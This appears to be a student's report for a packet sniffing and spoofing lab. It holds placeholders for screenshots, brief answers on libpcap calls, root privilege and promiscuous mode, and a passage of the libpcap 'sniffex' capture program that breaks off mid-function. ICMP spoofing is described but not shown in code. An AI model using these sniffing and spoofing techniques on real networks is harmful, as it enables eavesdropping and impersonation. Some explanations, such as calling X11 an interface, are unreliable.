
**Packet Sniffing and Spoofing Lab**


**Lab Task Set 1: Using Tools to Sniff and Spoof Packets**





**Task 1.1: Sniffing Packets**


**Task 1.1A**


**// Running the program with the root privilege:**













**// Running the task without the root privilege:**




This is a program with root privilege and shows the capturing of packets. Without, the root privilege, it shows an error. In the code, there’s a header that describes what file will be used with the python code. Scapy function is pivotal for sniffing packets.

**Task 1.1B**


**Capture only the ICMP packet**




**Capture any TCP packet that comes from a particular IP and with a destination port number 23.**





**Capture packets comes from or to go to a particular subnet. You can pick any subnet, such as 128.230.0.0/16; you should not pick the subnet that your VM is attached to.**




**Task 1.2: Spoofing ICMP Packets**










There’s an echo-ping request which clearly shows that I successfully spoofed an ICMP echo request packet with a made up source IP address.





**Task 1.3: Traceroute**
















**2.4 Task 1.4: Sniffing and-then Spoofing**





This screenshot shows the ping from the clone VM to the original VM at the Wireshark from original VM to see if there was any ICMP packet echo request and reply. There is an echo-ping request and echo-ping reply which clearly depicts that I successfully spoofed an ICMP echo request packet with a made up source IP address. Whenever the original VM sees an ICMP request regardless of the target IP address, my program immediately sends out an echo-reply packet using the packet spoofing technique.

**3 Lab Task Set 2: Writing Programs to Sniff and Spoof Packets**

**3.1 Task 2.1: Writing Packet Sniffing Program**

**Task 2.1A: Understanding How a Sniffer works**

**Question 1**. Please use your own words to describe the sequence of the library calls that are essential for sniffer programs. This is meant to be a summary, not detailed explanation like the one in the tutorial or book.

1) Setting up device.

Start with setting up the device and deciding from which interface for example X11 or eth0 to start capturing with. It can be defined using a string in the code for sniffer or sniffer decides the interface itself by picking up an active interface automatically.

2) Initialize Sniffing.

Here in this step, after setting up a device for sniffing , sniffer Initialize PCAP and tell it to sniff on a particular device to create an environment for sniffing called as a session. Even sniffing on multiple devices or interfaces or even multiple sniffing on a single device is possible and are managed as sessions for sniffing, one for each device.

3) Traffic Filtering.

For every session of sniffing I create I have to define a rule, upon which packets are to be sniffed and analyzed. For example, if I want to sniff HTTP traffic on a specific Interface of my computer , then I will sniff TCP port 80 traffic on that interface (since http traffic uses port80), and then I write my requirements in filter string and then compile it to apply the rule. This is called filtering and it is possible to use a blank filter but in that case it will be sniffing all packets and will be analyzing all fields.

4) Execution /actual sniffing.

Now finally here comes the execution part where sniffer is finally executed. Here we see that there are actually two main techniques to capture a packet, first is a packet is sniffed and then analyzed instantly whereas other is in which we enter into a loop that waits for n number of packets to be sniffed before we go for analyzing part. Here sniffer used second technique in which PCAP waited for receiving any number of packets and upon receiving applied the desired rules or exercises that were defined in previous step. It also stores the results as asked by the user that is either to display the packets immediately or to save them in a file for future record.

5) Ending Session.

End of the Session when you are done with the requirements of sniffing or you have enough data to analyze and to make any decisions or to make any perception about the network based on the analysis from the packets.

The following calls are within sniff.c:

1. pcap\_lookupdev: Finds a capture device to sniff on
2. pcap\_lookupnet: Returns the network number and mask for the capture device
3. pcap\_open\_live: Starts sniffing on the capture device
4. pcap\_datalink: Returns the kind of device we're capturing on
5. pcap\_compile: Compiles the filter expression stored in a regular stringin order to set the filter
6. pcap\_setfilter: Sets the compiled filter
7. At this point, we can either sniff one packet at a time (pcap\_next) or continuously sniff (pcap\_loop). Since sniffex.cuses we'll continue with pcap\_loop: Sets callback function for new (filtered!) packets
8. pcap\_freecode: Frees up allocated memory generated by pcap\_compile
9. pcap\_close: Closes the sniffing session

**Question 2**. Why do you need the root privilege to run a sniffer program? Where does the program fail if it is executed without the root privilege?

If I try to execute the program without the root privilege, then the program will alert with a message “Couldn’t open device enpos3: enpos3 because I don’t have permission to capture on that device (cannot open BPF device) /dev/bpf0: permission denied).” Because of the hierarchy of the network, the OS hides the details of the application layer. For users, it is not necessary for them to know what the packet’s contents are, but for some crackers they could get useful things for their evil and another reason is that the program calls the system API, so, the root privilege is requested.

**Question 3**. Please turn on and turn off the promiscuous mode in your sniffer program. Can you demonstrate the difference when this mode is on and off? Please describe how you can demonstrate this.

When the promiscuous mode is turned on, we can receive some broadcast or multicast packets which may not be sent to us. The evidence is that I can receive the packet with the broadcast or multicast address.

**Task 2.1B: Writing Filters.**

1. **Capture the ICMP packets between two specific hosts.**

#define APP\_NAME "sniffex"

#define APP\_DESC "Sniffer example using libpcap"

#define APP\_COPYRIGHT "Copyright (c) 2005 The Tcpdump Group"

#define APP\_DISCLAIMER "THERE IS ABSOLUTELY NO WARRANTY FOR THIS PROGRAM."

#include <pcap.h>

#include <stdio.h>

#include <string.h>

#include <stdlib.h>

#include <ctype.h>

#include <errno.h>

#include <sys/types.h>

#include <sys/socket.h>

#include <netinet/in.h>

#include <arpa/inet.h>

/\* default snap length (maximum bytes per packet to capture) \*/

#define SNAP\_LEN 1518

/\* ethernet headers are always exactly 14 bytes [1] \*/

#define SIZE\_ETHERNET 14

/\* Ethernet addresses are 6 bytes \*/

#define ETHER\_ADDR\_LEN 6

/\* Ethernet header \*/

struct sniff\_ethernet {

u\_char ether\_dhost[ETHER\_ADDR\_LEN]; /\* destination host address \*/

u\_char ether\_shost[ETHER\_ADDR\_LEN]; /\* source host address \*/

u\_short ether\_type; /\* IP? ARP? RARP? etc \*/

};

/\* IP header \*/

struct sniff\_ip {

u\_char ip\_vhl; /\* version << 4 | header length >> 2 \*/

u\_char ip\_tos; /\* type of service \*/

u\_short ip\_len; /\* total length \*/

u\_short ip\_id; /\* identification \*/

u\_short ip\_off; /\* fragment offset field \*/

#define IP\_RF 0x8000 /\* reserved fragment flag \*/

#define IP\_DF 0x4000 /\* dont fragment flag \*/

#define IP\_MF 0x2000 /\* more fragments flag \*/

#define IP\_OFFMASK 0x1fff /\* mask for fragmenting bits \*/

u\_char ip\_ttl; /\* time to live \*/

u\_char ip\_p; /\* protocol \*/

u\_short ip\_sum; /\* checksum \*/

struct in\_addr ip\_src,ip\_dst; /\* source and dest address \*/

};

#define IP\_HL(ip) (((ip)->ip\_vhl) & 0x0f)

#define IP\_V(ip) (((ip)->ip\_vhl) >> 4)

/\* TCP header \*/

typedef u\_int tcp\_seq;

struct sniff\_tcp {

u\_short th\_sport; /\* source port \*/

u\_short th\_dport; /\* destination port \*/

tcp\_seq th\_seq; /\* sequence number \*/

tcp\_seq th\_ack; /\* acknowledgement number \*/

u\_char th\_offx2; /\* data offset, rsvd \*/

#define TH\_OFF(th) (((th)->th\_offx2 & 0xf0) >> 4)

u\_char th\_flags;

#define TH\_FIN 0x01

#define TH\_SYN 0x02

#define TH\_RST 0x04

#define TH\_PUSH 0x08

#define TH\_ACK 0x10

#define TH\_URG 0x20

#define TH\_ECE 0x40

#define TH\_CWR 0x80

#define TH\_FLAGS (TH\_FIN|TH\_SYN|TH\_RST|TH\_ACK|TH\_URG|TH\_ECE|TH\_CWR)

u\_short th\_win; /\* window \*/

u\_short th\_sum; /\* checksum \*/

u\_short th\_urp; /\* urgent pointer \*/

};

void

got\_packet(u\_char \*args, const struct pcap\_pkthdr \*header, const u\_char \*packet);

void

print\_payload(const u\_char \*payload, int len);

void

print\_hex\_ascii\_line(const u\_char \*payload, int len, int offset);

void

print\_app\_banner(void);

void

print\_app\_usage(void);

/\*

\* app name/banner

\*/

void

print\_app\_banner(void)

{

printf("%s - %s ", APP\_NAME, APP\_DESC);

printf("%s ", APP\_COPYRIGHT);

printf("%s ", APP\_DISCLAIMER);

printf(" ");

return;

}

/\*

\* print help text

\*/

void

print\_app\_usage(void)

{

printf("Usage: %s [interface] ", APP\_NAME);

printf(" ");

printf("Options: ");

printf(" interface Listen on <interface> for packets. ");

printf(" ");

return;

}

/\*

\* print data in rows of 16 bytes: offset hex ascii

\*

\* 00000 47 45 54 20 2f 20 48 54 54 50 2f 31 2e 31 0d 0a GET / HTTP/1.1..

\*/

void

print\_hex\_ascii\_line(const u\_char \*payload, int len, int offset)

{

int i;

int gap;

const u\_char \*ch;

/\* offset \*/

printf("%05d ", offset);

/\* hex \*/

ch = payload;

for(i = 0; i < len; i++) {

printf("%02x ", \*ch);

ch++;

/\* print extra space after 8th byte for visual aid \*/

if (i == 7)

printf(" ");

}

/\* print space to handle line less than 8 bytes \*/

if (len < 8)

printf(" ");

/\* fill hex gap with spaces if not full line \*/

if (len < 16) {

gap = 16 - len;

for (i = 0; i < gap; i++) {

printf(" ");

}

}

printf(" ");

/\* ascii (if printable) \*/

ch = payload;

for(i = 0; i < len; i++) {

if (isprint(\*ch))

printf("%c", \*ch);

else

printf(".");

ch++;

}

printf(" ");

return;

}

/\*

\* print packet payload data (avoid printing binary data)

\*/

void

print\_payload(const u\_char \*payload, int len)

{

int len\_rem = len;

